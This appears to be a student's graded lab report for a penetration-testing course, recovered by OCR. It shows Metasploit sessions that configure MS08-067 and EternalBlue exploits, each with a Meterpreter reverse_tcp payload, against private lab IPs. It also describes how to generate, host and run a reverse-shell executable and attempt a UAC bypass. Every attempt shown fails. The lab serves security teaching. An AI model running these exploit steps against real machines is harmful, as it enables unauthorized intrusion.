
Task A

1. (2 pts) Network Scanning: Run an Nmap scan against the target machine to find

▪ open ports
▪ running services
▪ Smb vulnerabilities

Submit the screenshot of the Nmap command used with the relevant scan results:



2. MS08-067 is a critical remote code execution vulnerability in the Windows Server service. It was severe because it allowed attackers to execute arbitrary code without authentication, enabling worms like Conficker to spread rapidly across networks.

3. 2 pts) Launch Metasploit Framework and Search for the module related to MS08-067

```
└─# msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

       ,           ,
      /             \
     ((__---,,,---__))
        (_) O O (_)_________
           \ _ /            |\
            o_o \   M S F   | \
                 \   _____  |  *
                  ||| WW|||
                  |||   |||


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search ms08_067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Des
cription
   -  ----                                  ---------------  ----   -----  ---
-------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi
```

4. (2 pts) Select: exploit/windows/smb/ms08_067_netapi

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

5. (2 pts) Set payload: windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/r
everse_tcp
payload => windows/meterpreter/reverse_tcp
```

6. (2 pts) Configure: RHOSTS, LHOST and LPORT

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.10.14
RHOSTS ⇒ 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT ⇒ 4444
```

7.(2 pts) Display the configurations and screenshot of “show options”

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   <WindowsXP-IP>   yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting     Required  Description
   ----      ---------------     --------  -----------
   EXITFUNC  thread              yes       Exit technique (Accepted: '', se
                                           h, thread, process, none)
   LHOST     <Internal-Kali-IP>  yes       The listen address (an interface
```

8.(5 pts) Run exploit and confirm Meterpreter session

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
sh
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
```

9. The VM networking was most likely misconfigured.

Task B

1. (5 pt) Show your results and configuration.

```
msf6 exploit(windows/smb/ms08_067_netapi) > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
    MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exp
loit/windows/smb/smb_doublepulsar_rce
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms17_010_
eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/mete
rpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.19
RHOSTS ⇒ 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit


[-] 192.168.10.19:445 - Msf::OptionValidateError The following options failed
 to validate: LPORT
[*] Exploit completed, but no session was created.
```

EternalBlue (MS17-010) targets SMBv1. Windows Server 2022 does not include SMBv1 by default and uses hardened SMBv2/3 stacks. Modern mitigations such as ASLR, DEP, and


kernel patching prevent the exploit from working. Therefore, the attack typically fails on Server 2022.


Task C

1. Generate Executable Payload (5 *2pts = 20 pts)
   [Submit the screenshot for each step]
   a. Create a Windows executable payload
   b. Use reverse_tcp
   c. LPORT = 4444 (you may change it)
   d. LHOST = Internal Kali IP
   e. Payload filename = Your MIDAS ID.exe (for example, svatsa.exe)



2. Host and Deliver Payload (5* 2 pts = 10 pts)
   [Submit the screenshot for each step]
   a. Start a web server on Internal Kali
   b. Upload payload to web root (Apache or python http server)
   c. Download payload from Windows 7
   d. Configure Metasploit handler
   e. Execute payload on target





```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
```

3.

```
msf6 > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSIO
N
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac) >
```